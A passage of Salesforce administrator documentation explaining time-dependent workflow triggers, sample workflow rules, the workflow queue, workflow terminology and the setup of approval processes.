  Note: Removing all the actions from a time trigger does not remove the trigger. Empty triggers are still queued and count against your hourly workflow time trigger limit. To remove scheduled time triggers, delete them from the workflow queue.

Time Trigger Processing

- Time-dependent actions aren't executed independently. They're grouped into a single batch that starts executing within one hour after the first action enters the batch.
- Apex triggers that fire as a result of time-dependent actions may get executed in a single batch or independently. Follow these best practices:
  - In case they fire independently–Ensure that your Apex logic is scoped for a single scheduled action. For example, don't use Apex static variables to communicate state across Apex code triggered by different scheduled actions.
  - In case they fire in a single batch–Be aware of how the combination of your time-dependent actions and Apex triggers impact your Apex governor limits.
- Salesforce evaluates time-based workflow on the organization's time zone, not the user's. Users in different time zones might see differences in behavior.
- Salesforce doesn't necessarily execute time triggers in the order they appear on the workflow rule detail page. Workflow rules list time triggers that use the `Before` field first, followed by time triggers that use the `After` field.
- Salesforce doesn't display time-dependent action controls on the workflow rule edit page if you set the workflow rule evaluation criteria to `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`.
- If you change a date field that is referenced by an unfired time trigger in a workflow rule that has been evaluated, Salesforce recalculates the unfired time triggers associated with the rule. For example, if a workflow rule is scheduled to alert the opportunity owner 7 days before the opportunity close date and the close date is set to 2/20/2011, Salesforce sends the alert on 2/13/2011. If the close date is updated to 2/10/2011 and the time trigger hasn't fired, Salesforce reschedules the alert for 2/3/2011. If Salesforce recalculates the time triggers to a date in the past, Salesforce triggers the associated actions shortly after you save the record.
- If a workflow rule has a time trigger set for a time in the past, Salesforce queues the associated time-dependent actions to start executing within one hour. For example, if a workflow rule on opportunities is configured to update a field 7 days before the close date, and you create an opportunity record with the close date set to today, Salesforce starts to process the field update within an hour after you create the opportunity.
- Time-dependent actions remain in the workflow queue only as long as the workflow rule criteria are still valid. If a record no longer matches the rule criteria, Salesforce removes the time-dependent actions queued for that record.

  For example, an opportunity workflow rule can specify:
  - A criteria set to "Opportunity: Status not equals to Closed Won, Closed Lost"
  - An associated time-dependent action with a time trigger set to 7 days before the opportunity close date

If a record that matches the criteria is created on July 1 and the `Close Date` is set to July 30, the time-dependent action is scheduled for July 23. However, if the opportunity is set to "Closed Won" or "Closed Lost" before July 23, the time-dependent action is removed from the queue.

- Salesforce ignores time triggers that reference null fields.
- Time-dependent actions can automatically be queued again if the record is updated and the evaluation criteria is set to `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`. Using the previous example, if the opportunity status is changed from Closed Lost to Prospecting and the workflow rule evaluation criteria is `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`, Salesforce reevaluates the time triggers and adds the appropriate actions to the workflow queue.
- Deleting a record that has pending actions removes the pending actions from the workflow queue. You can't restore the actions, even if you undelete the record.
- If the evaluation criteria is set to `Evaluate the rule when a record is: created`, the workflow rule evaluates its time triggers only once. If the record that fired the rule changes to no longer meet the evaluation criteria, Salesforce removes the pending actions from the queue and never reapplies the rule to the record.
- You can deactivate a workflow rule at any time. If the rule has pending actions in the workflow queue, editing the record that triggered the rule removes the pending actions from the queue. If you don't edit the record, the pending actions are processed even though the rule has been deactivated.
- Time-dependent actions aren't executed for a reevaluated workflow rule in the following situations:
  - The reevaluated workflow rule's immediate actions cause the record to no longer meet the workflow rule criteria.
  - An Apex `after` trigger that is executed as a result of a workflow or approvals action causes the record to no longer meet the workflow rule criteria.
- Configuring a task's `Due Date` to "Rule Trigger Date" sets time triggers and workflow task due dates based on the date that the workflow time trigger's action is executed. For example, if the task due date is "Rule Trigger Date plus 10 days" and the time trigger is executed on January 1, Salesforce sets the task due date to January 11.
- You can add a new active workflow rule with time triggers in a change set and deploy it. You can only change time triggers on a workflow rule in a change set if it's inactive. The rule must be activated in the destination organization manually or through another change set that only activates workflow rules and makes no time trigger changes.

  For example, let's say you have an inactive workflow rule in your destination organization, and your change set contains an active workflow rule with the same name and new or different time triggers. The deployment fails because it activates the workflow rule first and then tries to add or remove the time triggers.

  Note: You must add time-dependent actions manually when including a workflow rule in a change set. The **View/Add Dependencies** function doesn't detect time-dependent actions.

Using Time-Dependent Workflow with Leads

- You can't convert a lead that has pending actions.
- If Validation and Triggers from Lead Convert is enabled, existing time-based workflow actions on leads aren't triggered during lead conversion.
- If a campaign member based on a lead is converted before the completion of the time-based workflow actions associated with it, Salesforce still performs the time-based workflow actions.

Limitations

- Time triggers don't support minutes or seconds.

- Time triggers can't reference the following:
  - `DATE` or `DATETIME` fields containing automatically derived functions, such as `TODAY` or `NOW`.
  - Formula fields that include related-object merge fields.
- Salesforce limits the number of time triggers an organization can execute per hour. If an organization exceeds the limits for its Edition, Salesforce defers the execution of the additional time triggers to the next hour. For example, if an Unlimited Edition organization has 1,200 time triggers scheduled to execute between 4:00 PM and 5:00 PM, Salesforce processes 1,000 time triggers between 4:00 PM and 5:00 PM and the remaining 200 time triggers between 5:00 PM and 6:00 PM.
- You can't archive a product or price book that has pending actions.
- If time-based workflow actions exist in the queue, you can't add or remove time triggers or edit trigger dates without deleting the actions first. Because the deleted records can't be restored, carefully consider the implications of editing the workflow rules before you proceed. If you decide to edit the workflow rules, deactivate the workflow that you want to edit, edit the rules as needed, and then save your changes. For information about finding and deleting time-based workflow actions in the queue, see Monitor Pending Workflow Actions on page 5227.

  You also can't add or remove time triggers if:
  - The workflow rule is active.
  - The workflow rule is deactivated, but has pending actions in the queue.
  - The workflow rule evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited`.
  - The workflow rule is included in a package.

SEE ALSO:

Add Automated Actions to Your Workflow Rule
Identify Your Salesforce Org's Default Workflow User

Workflow Rule Examples

Looking for ideas on how workflow rules can help streamline your business? Check out these examples.

Business Processes

Follow Up Before Contract Expires
Follow Up when Platinum Contract Case Closes
Assign Credit Check for New Customer
Notify Account Owner About New, High-Priority Cases
Set a Default Entitlement for Each New Case
Update Shipment Status if Shipment is Delayed
Automatically Activate New Users

Cross-Object Processes

Notify Sales VP About Cases Filed for Top Accounts
Set Default Opportunity Name
Set Target Resolution Date for Cases
Update Application Record when Candidate Accepts Job

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Deal Management

- Track Closed Opportunities
- Override Default Opportunity Close Date
- Report Lost Opportunities
- Report Unassigned Leads
- Send Alert if Quote Line Item Discount Exceeds 40%

Notifications

- Notify Key People About Account Owner Changes
- Set Reminder for Contact Birthday
- Set Reminder for High-Value Opportunity Close Date
- Notify Account Owner of Updates by Others

Follow Up Before a Contract Expires

Object	Contract
Description	Email a reminder to the renewal manager 20 days before a contract's end date.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(Contract: Status equals Activated)`
Immediate Actions	None
Time-Dependent Actions	20 Days Before Contract: End Date—`Email Alert:` Email a reminder to the renewal manager to confirm whether the client wants an extension.

Follow Up When a Platinum Contract Case Closes

This example assumes that a `Contract Type` custom picklist is used to identify the contract level on cases and that the picklist contains the Platinum value.

Object	Case
Description	If the customer has a platinum contract agreement, email a feedback request to the case contact 7 days after a high-priority case has been closed.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.

Rule Criteria (Filter)	Run this rule if the following criteria are met.
	`(Case: Priority equals High) and`
	`(Case: Closed equals True) and`
	`(Case: Contract Type equals Platinum)`

Immediate Actions	None
Time-Dependent Actions	7 Days After Case: Date/Time Closed—`Email Alert:` Email a feedback request to the case contact.

Assign Credit Check for a New Customer

This example assumes that a `New Customer` custom field is on opportunities.

Object	Opportunity
Description	Assign the Accounts Receivable (AR) department a task to check the credit of a potential customer 15 days before the opportunity close date if the amount is greater than $50,000.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.

Rule Criteria (Filter)	Run this rule if the following criteria are met.
	`(Opportunity: Amount greater than 50000) and`
	`(Opportunity: Closed equals False) and`
	`(Opportunity: New Customer equals True)`

Immediate Actions	None
Time-Dependent Actions	15 Days Before Opportunity: Close Date—`Task:` Create a task for users in the Accounts Receivable role to run a credit check.

Notify Account Owner About New, High-Priority Cases

This example assumes that a Service Level Agreement custom picklist called SLA identifies the agreement level on accounts and contains the Platinum value.

Object	Case
Description	Notify the account owner when a high-priority case is created for accounts with a platinum SLA.
Evaluation Criteria	Evaluate the rule when a record is: `created`.

Rule Criteria (Filter)	Run this rule if the following criteria are met.
	`(Case: Priority equals High) and`
	`(Account: SLA equals Platinum)`

Immediate Actions	`Email Alert:` Email the details of the high-priority case to the account owner.
Time-Dependent Actions	None

Set a Default Entitlement for Each New Case

This example assumes that an active, autolaunched flow looks up the relevant entitlement based on the account, asset, or contact associated with the new case and updates the case with the entitlement name.

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Object	Case
Description	Set a default entitlement on each new case.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(Case: Status not equal to Closed)`
Immediate Actions	`Flow Trigger:` Look up and assign the relevant entitlement to the case. Pass the account, asset, or contact associated with the new case into the relevant flow variable to enable the entitlement lookup. Pass the case ID into the relevant flow variable to enable the case update.
Time-Dependent Actions	None.

Update Shipment Status If Shipment Is Delayed

Object	Shipment
Description	Update the `Shipment Status` field to Delayed if a shipment has exceeded the expected delivery date and hasn't reached the customer.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(Shipment: Status not equal to Delivered)`
Immediate Actions	None
Time-Dependent Actions	1 day after Shipment: Expected Delivery Date—`Field Update`: Change `Shipment Status` field to Delayed on Shipment record.

Automatically Activate New Users

Object	User
Description	Make sure that each new user is active so that the user can log in to Salesforce.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(User: Active equals False)`
Immediate Actions	`Field Update`: Set `Active` to True.
Time-Dependent Actions	None.

Notify Sales VP About Cases Filed for Top Accounts

This workflow rule is for sales VP who want to know about cases filed for top accounts. Top accounts are determined by size and revenue.

Object	Case
Description	Notify sales VP about cases filed for top accounts.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following criteria are met. `AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)`
Immediate Actions	`Email Alert:` Notify VP about cases for large accounts.
Time-Dependent Actions	None

Set Default Opportunity Name

The opportunity naming convention for some companies is *`Account Name: Opportunity Name`*. To automate the default name of each opportunity in your org, create the following workflow rule.

Object	Opportunity
Description	Enforce opportunity naming convention.
Evaluation Criteria	Evaluate the rule when a record is: `created, and every time it's edited`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `NOT(CONTAINS( Name, Account.Name ))`
Immediate Actions	`Field Update`: Set opportunity name to the following formula. `Account.Name & ": " & Name`
Time-Dependent Actions	None

Set Target Resolution Date for Cases

This example sets a case resolution date based on the value of a field on the associated account. It uses a custom picklist field on accounts called `Support Level`, which has three values: Basic, Standard, and Premium. It also has a custom date field on cases called `Target Resolution Date`.

Use the following three workflow rule examples to set the target resolution date of a case based on the support level for the related account.

Set Resolution Date for Basic Support

Object	Case
Description	Set the case target resolution date for accounts that have basic support level to 30 days from today.

Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `ISPICKVAL(Account.Support_Level__c , "Basic")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 30.
Time-Dependent Actions	None

Set Resolution Date for Standard Support

Object	Case
Description	Set the case target resolution date for accounts that have standard support level to 14 days from today.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `ISPICKVAL(Account.Support_Level__c , "Standard")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 14.
Time-Dependent Actions	None

Set Resolution Date for Premium Support

Object	Case
Description	Set the case target resolution date for accounts that have premium support level to 5 days from today.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `ISPICKVAL(Account.Support_Level__c , "Premium")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 5.
Time-Dependent Actions	None

Update Application Record When Candidate Accepts Job

This workflow rule closes the Application record when a candidate accepts the job. Cross-object field updates to the master record are supported between custom objects in a master-detail relationship.

Object	Candidate
Description	Change the `Application Status` field to Closed for the custom Application object when the `Candidate Status` field for the custom Candidate object changes to Accepted.

Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(Candidate: Status equals Accepted)`
Immediate Actions	`Field Update:` Change the `Application Status` field to Closed on parent Application record.
Time-Dependent Actions	None

Track Closed Opportunities

This example assumes that a Closed Opportunities record type provides additional information to certain profiles.

Note: For information on record types, see Tailor Business Processes to Different Users on page 4717.

Object	Opportunity
Description	Change the record type of closed-won opportunities.
Evaluation Criteria	Evaluate the rule when a record is: `created, and every time it's edited`.

Rule Criteria (Filter)	Run this rule if the following criteria are met.
	`(Opportunity: Closed equals True) and`
	`(Opportunity: Stage equals Closed Won)`

Immediate Actions	`Field Update:` Set the record type to Closed Opportunities.
Time-Dependent Actions	None

Override the Default Opportunity Close Date

Object	Opportunity
Description	Override the default close date from the close of the quarter to 6 months after the opportunity is created.
Evaluation Criteria	Evaluate the rule when a record is: `created`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `(Opportunity: Closed equals False)`
Immediate Actions	`Field Update:` Use the following formula to set the opportunity close date to 6 months after the creation date. `DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))`
Time-Dependent Actions	None

Report Lost Opportunities

Object	Opportunity
Description	Notify the VP of sales when a deal is lost if the stage was Proposal/Price Quote and the amount was greater than $1 million.
Evaluation Criteria	Evaluate the rule when a record is: `created, and every time it's edited`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))`
Immediate Actions	`Email Alert:` Notify the VP of sales role that the deal was lost.
Time-Dependent Actions	None

Report Unassigned Leads

This example assumes that all unassigned leads are placed in an unassigned leads queue by a leads assignment rule.

Object	Lead
Description	Ensure that unassigned leads are tracked in a timely manner by notifying the manager if a lead is not accepted in 2 days.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `Lead Owner equals Unassigned Lead Queue`
Immediate Actions	None
Time-Dependent Actions	2 Days After Lead: Last Modified Date—`Email Alert:` Notify the manager role that the queue has unassigned leads that are older than 2 days.

Send Alert If Quote Line Item Discount Exceeds 40%

Object	Quote Line Item
Description	Ensure that an email alert is sent if a sales rep applies a quote line item discount that exceeds 40%.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria is met. `Quote Line Item: Discount is greater than 40`

Immediate Actions	`Email Alert:` Notify the manager role that the quote line item discount exceeds 40%.
Time-Dependent Actions	None

Notify Key People About Account Owner Changes

Object	Account
Description	Notify key people in the sales department when the owner of an account changes if the account's annual revenue is greater than $1 million.
Evaluation Criteria	Evaluate the rule when a record is: `created, and every time it's edited`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )`
Immediate Actions	`Email Alert:` Notify the person in the sales operations role of the change in account ownership.
Time-Dependent Actions	None

Set Reminder for Contact Birthday

This example assumes that a `Next Birthday` custom formula field uses the following formula to calculate the date of the contact's next birthday on contact records.

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

Object	Contact
Description	Send an email to the contact 2 days before the contact's birthday.
Evaluation Criteria	Evaluate the rule when a record is: `created`.

Rule Criteria (Filter)	Run this rule if the following formula is true.
	`(Contact: Birthdate not equal to null) and`
	`(Contact: Email not equal to null)`

Immediate Actions	None
Time-Dependent Actions	2 Days Before Contact: Next Birthday—`Email Alert:` Send a birthday greeting to the contact's email address.

Set Reminder for High-Value Opportunity Close Date

Object	Opportunity

Description	Remind the opportunity owner and senior management when the close date is approaching for an opportunity that has an amount greater than $100,000. Create a follow-up task for the opportunity owner if the deal is still open when the close date passes.
Evaluation Criteria	Evaluate the rule when a record is: `created, and any time it's edited to subsequently meet criteria`.
Rule Criteria (Filter)	Run this rule if the following criteria are met. `(Opportunity: Amount greater than 100000) and (Opportunity: Closed equals False)`
Immediate Actions	None
Time-Dependent Actions	• 30 Days Before Opportunity: Close Date—`Email Alert:` Notify the opportunity owner that 30 days remain. • 15 Days Before Opportunity: Close Date—`Email Alert:` Notify the opportunity owner that 15 days remain. • 5 Days After Opportunity: Close Date—`Task:` Create a follow-up task for the opportunity owner to update the deal. `Email Alert:` Notify senior management to involve executives.

Notify Account Owner of Updates by Others

Object	Account
Description	Notify the account owner when someone else updates the account if the account's annual revenue is greater than $1 million.
Evaluation Criteria	Evaluate the rule when a record is: `created, and every time it's edited`.
Rule Criteria (Filter)	Run this rule if the following formula is true. `AND( (LastModifiedById <> OwnerId), (AnnualRevenue > 1000000) )`
Immediate Actions	`Email Alert:` Notify the account owner that someone else has updated the account.
Time-Dependent Actions	None

SEE ALSO:

Workflow

Set the Criteria for Your Workflow Rule

Monitor Pending Workflow Actions

When a workflow rule that has time-dependent actions is triggered, use the workflow queue to view pending actions and cancel them if necessary.

1. From Setup, enter *Time-Based Workflow* in the Quick Find box, then select **Time-Based Workflow**.
2. Click **Search** to view all pending actions for any active workflow rules, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:
   - **Workflow Rule Name**: The name of the workflow rule.
   - **Object**: The object that triggered the workflow rule. Enter the object name in the singular form.
   - **Scheduled Date**: The date the pending actions are scheduled to occur.
   - **Create Date**: The date the record that triggered the workflow was created.
   - **Created By**: The user who created the record that triggered the workflow rule.
   - **Record Name**: The name of the record that triggered the workflow rule.

   The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Workflow tasks and email alerts are not available in **Database.com**

USER PERMISSIONS

To manage the workflow queue:
- "Modify All Data"

Workflow Terminology

The following terms are used when describing workflow features and functionality.

Workflow Rule
A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day. If a workflow action hasn't executed yet, you can view and modify it in the workflow queue.

Workflow Action
A workflow action, such as an email alert, field update, outbound message, or task, fires when the conditions of a workflow rule are met.

Email Alert
Email alerts are actions that send emails, using a specified email template, to specified recipients. Workflow alerts can be sent to any user or contact, as long as they have a valid email address.

Field Update
A field update is an action that automatically updates a field with a new value.

Flow
A *flow* is an application that can execute logic, interact with the Salesforce database, call Apex classes, and collect data from users. You can build flows by using the Cloud Flow Designer.

Flow Trigger
A *flow trigger* is a workflow action that launches a flow. With flow triggers, you can automate complex business processes—create flows to perform logic, and have events trigger the flows via workflow rules—without writing code.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Email alerts and outbound messages available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Outbound Message

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Approvals

It's likely that you're familiar with process automation in the form of workflow rules. Approvals take automation one step further, letting you specify a sequence of steps that are required to approve a record.

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Example: Your org has a three-tier process for approving expenses. This approval process automatically assigns each request to right person in your org, based on the amount requested.

If an expense record is submitted for approval, lock the record so that users cannot edit it and change the status to Submitted.

If the amount is $50 or less, approve the request. If the amount is greater than $50, send an approval request to the direct manager. If the amount is greater than $5,000 and the first approval request is approved, send an approval request to the vice president.

If all approval requests are approved, change the status to Approved and unlock the record. If any approval requests are rejected, change the status to Rejected and unlock the record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up an Approval Process

If Approvals is the right automation tool for your business process, follow these high-level steps to create one for your org.

Prepare Your Org for Approvals

Make sure that your users can submit their records for approval, and consider how you can make it easy for approvers to respond to approval requests.

Considerations for Approvals

Before you automate something with an approval process, be aware of the limitations of the feature.

Sample Approval Processes

Review samples of common approval processes to help you get started creating your own.

Approval History Reports

If you create a custom report type for approval process instances, users can view the historical details of completed and in-progress approval processes and their individual steps.

Manage Multiple Approval Requests

Transfer multiple approval requests from one user to another or remove multiple approval requests from the approval process.

Approval Requests for Users

Your admin can set up approval processes that let you and other users submit records for approval, which results in *approval requests*.

Approval Process Terminology

Set Up an Approval Process

If Approvals is the right automation tool for your business process, follow these high-level steps to create one for your org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval processes:
- "Customize Application"

1. Prepare to Create an Approval Process
   Plan each approval process carefully to ensure a successful implementation.
2. Choose the Right Wizard to Create an Approval Process
   Before you create an approval process, determine which wizard is best for your needs.
3. Add an Approval Step to an Approval Process
   Approval steps define the chain of approval for a particular approval process. Each step determines which records can advance to that step, who to assign approval requests to, and whether to let each approver's delegate respond to the requests. The first step specifies what to do if a record doesn't advance to that step. Later steps specify what happens if an approver rejects the request.
4. Add Automated Actions to an Approval Process
   You can associate actions to approval steps, initial submission, final approval, final rejection, or recall. Approval processes support four automated actions.
5. Review an Approval Process
   Generate a graphical representation of your approval process before you activate it. Use the Process Visualizer to gain buy-in from step owners and reinforce your company's policies by documenting the decisions you reached when the approval process was designed.
6. Activate an Approval Process
   After you've created at least one step for the approval process, activate the process.

SEE ALSO:

Approval Process Terminology
Sample Approval Processes
Prepare Your Org for Approvals

Prepare to Create an Approval Process

Plan each approval process carefully to ensure a successful implementation.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Review the following checklist before creating your approval process.

- Prepare an approval request email template.
- Prepare an approval request post template.
- Determine the approval request sender.
- Determine the assigned approver.
- Determine the delegated approver.
- Decide if your approval process needs a filter.
- Design initial submission actions.
- Decide if users can approve requests from a wireless device.
- Determine if users can edit records that are awaiting approval.

- Decide if records should be auto-approved or rejected.
- Determine how many levels your process has.
- Determine the actions when an approval request is approved or rejected.

Which email template do you want to use for approval requests?

The email template you specify on an approval process is used when notifying users that an approval request is assigned to them. You can use the Salesforce default email template or create your own template. Include the appropriate approval process merge fields to link directly to the approval request.

Does your org have email approval response enabled? If so, the default email template includes instructions for replying to an approval request by typing `approve`, `approved`, `yes`, `reject`, `rejected`, or `no` in the first line of the email body and optionally adding comments in the second line.

Which Chatter post template do you want to use for approval requests?

If your org has Approvals in Chatter enabled, specify an approval post template to use when notifying a user via Chatter about an assigned approval request. You can use the Salesforce default post template or create your own.

Who is the sender of approval requests?

Approval request notifications are sent from the user who submitted the record for approval. When you configure an email alert, you can add a different return email address for these notifications. You can choose the email address of the default workflow user or a previously configured and verified org-wide address. Determine which email address to use.

Who can approve requests?

Any of the following can approve or reject a request.

- A user or queue that the approval request submitter chooses.
- A queue specified by the administrator.
- A user listed in the `Manager` standard field on the submitter's user detail page.
- A user listed in a custom hierarchy field on the submitter's user detail page.
- Any combination of users and related users (users listed in a standard or custom field on the submitted record) specified by the administrator.

Do you want approval requests delegated to another user for approval?

An approver can designate a delegate to approve requests, but you can disable this option. To assign delegates, for each user, populate the `Delegated Approver` field on the user's detail page.

Which records are included in this process?

Determine what attributes a record must have to be included in your approval process. If necessary, create the custom fields to store this information so that you can use it in your filter criteria. For example, if you want to include expense records from your headquarters office only, create a custom picklist field called `Office Location` that has two options: "HQ" and "Field." Then, you would specify in your filter criteria that records must have "HQ" in the `Office Location` field to be included in the approval process.

What happens when a record is first submitted for approval?

When users submit a record for approval, Salesforce automatically locks the record so that other users cannot change it while it is awaiting approval. You can still add campaign members to campaigns locked for approval.

Decide if you want other workflow actions to happen when a record is first submitted, such as email alerts, tasks, field updates, and outbound messages. These actions become your initial submission actions.

Can users approve requests from a mobile device?

Determine if you want to require users to log in to Salesforce to approve requests. You can also set up your approval process to allow users to approve requests remotely using a mobile browser.

Who can edit records that are awaiting approval?

Records submitted for approval are locked. Users with the "Modify All" object-level permission for the given object or the "Modify All Data" permission can always unlock a record and edit it. You can also specify that the currently assigned approver can edit the record. You can still add campaign members to campaigns locked for approval.

Can records be automatically approved, rejected, or skipped based on certain criteria?

You can set entry criteria for each step of your process and configure Salesforce to approve, reject, or skip the process if a record doesn't meet the criteria. For example, all expenses submitted with an `Amount` less than $15 are automatically approved.

How many people need to approve these requests?

An approval process can have several layers of approvals. Determine how many users need to approve requests and in what order.

What should happen when a request is approved or rejected?

When a request is recalled, approved, or rejected, Salesforce can perform up to 10 instances of each of the following types of actions—up to 40 actions total. You can also configure up to 40 actions to occur when a record has received all necessary approvals or is rejected.

SEE ALSO:

Set Up an Approval Process

Considerations for Approvals

Sample Approval Processes

Choose the Right Wizard to Create an Approval Process

Before you create an approval process, determine which wizard is best for your needs.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create an Approval Process with the Jump Start Wizard

For approval processes that use a single step, use the jump start wizard. This wizard chooses some default options for you.

Default Selections for the Approval Process Jump Start Wizard

To make it easier for you to get started with a simple approval process, the jump start wizard automatically chooses some default options for you.

Create an Approval Process with the Standard Wizard

When your approval process is more complex and you want to define specific steps, use the standard wizard.

SEE ALSO:

Set Up an Approval Process

Create an Approval Process with the Jump Start Wizard

For approval processes that use a single step, use the jump start wizard. This wizard chooses some default options for you.

1. From Setup, enter *Approval Processes* in the Quick Find box, then select **Approval Processes**.
2. Select an object.
3. Select **Create New Approval Process** > **Use Jump Start Wizard**.
4. Configure the approval process by following the wizard.
   a. Default Selections for the Approval Process Jump Start Wizard
   b. Choose Approval Request Notification Templates
   c. Design the Approval Request Page
   d. Control Which Records Apply to an Approval Process
   e. Identify Assigned Approvers for an Approval Step

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval processes:
- "Customize Application"

SEE ALSO:

Default Selections for the Approval Process Jump Start Wizard
Considerations for Configuring Approvals
Considerations for Setting Approvers
Set Up an Approval Process
Choose the Right Wizard to Create an Approval Process

Default Selections for the Approval Process Jump Start Wizard

To make it easier for you to get started with a simple approval process, the jump start wizard automatically chooses some default options for you.

After creating an approval process using the jump start wizard, you can modify these default options and add more steps from the approval process detail page. Exception: you can't modify the Record Lock action on the Initial Submission Actions list.

- To edit records awaiting approval in the approval process, users must have the "Modify All" permission for the given object or the "Modify All Data" permission.
- The page layout for the approval request includes the record name (or number), owner, date created, and approval history.
- The security settings require approvers to log in to Salesforce to view the approval page.
- Only the owner of the record can submit the record for approval.
- Records are locked when submitted for approval.
- Records remain locked until approved or rejected.
- Rejected records are unlocked.
- Only admins can recall a record after it's submitted.
- There are no auto-approve or auto-reject actions.
- No email notification is sent upon approval or rejection.
- No field values are automatically updated during the approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- An approver cannot automatically delegate another user to approve the approval requests.
- The **Allow submitters to recall approval requests** option is not selected.

SEE ALSO:

Create an Approval Process with the Jump Start Wizard

Choose the Right Wizard to Create an Approval Process

Create an Approval Process with the Standard Wizard

When your approval process is more complex and you want to define specific steps, use the standard wizard.

From Setup, enter *Approval Processes* in the Quick Find box, then select **Approval Processes**.

Select an object, and then select **Create New Approval Process** > **Use Standard Setup Wizard**. Configure the approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval processes:

- "Customize Application"

1. Control Which Records Apply to an Approval Process
   Narrow down the list of records that can be part of the approval process by specifying criteria. You can either use filters or write a formula.
2. Choose Approval Request Notification Templates
   When an approval process assigns an approval request to a user, Salesforce sends the user an approval request email. If Approvals in Chatter is enabled, Salesforce also posts the approval request to Chatter. Choose templates for each of these notifications.
3. Choose an Automated Approver Throughout an Approval Process
   Associate a hierarchy field—such as the user's manager—with an approval process. When selected, the field is available as an assigned approver option for approval steps. You can always select a hierarchy field here but not use it for any approval steps.
4. Specify Who Can Edit Locked Records
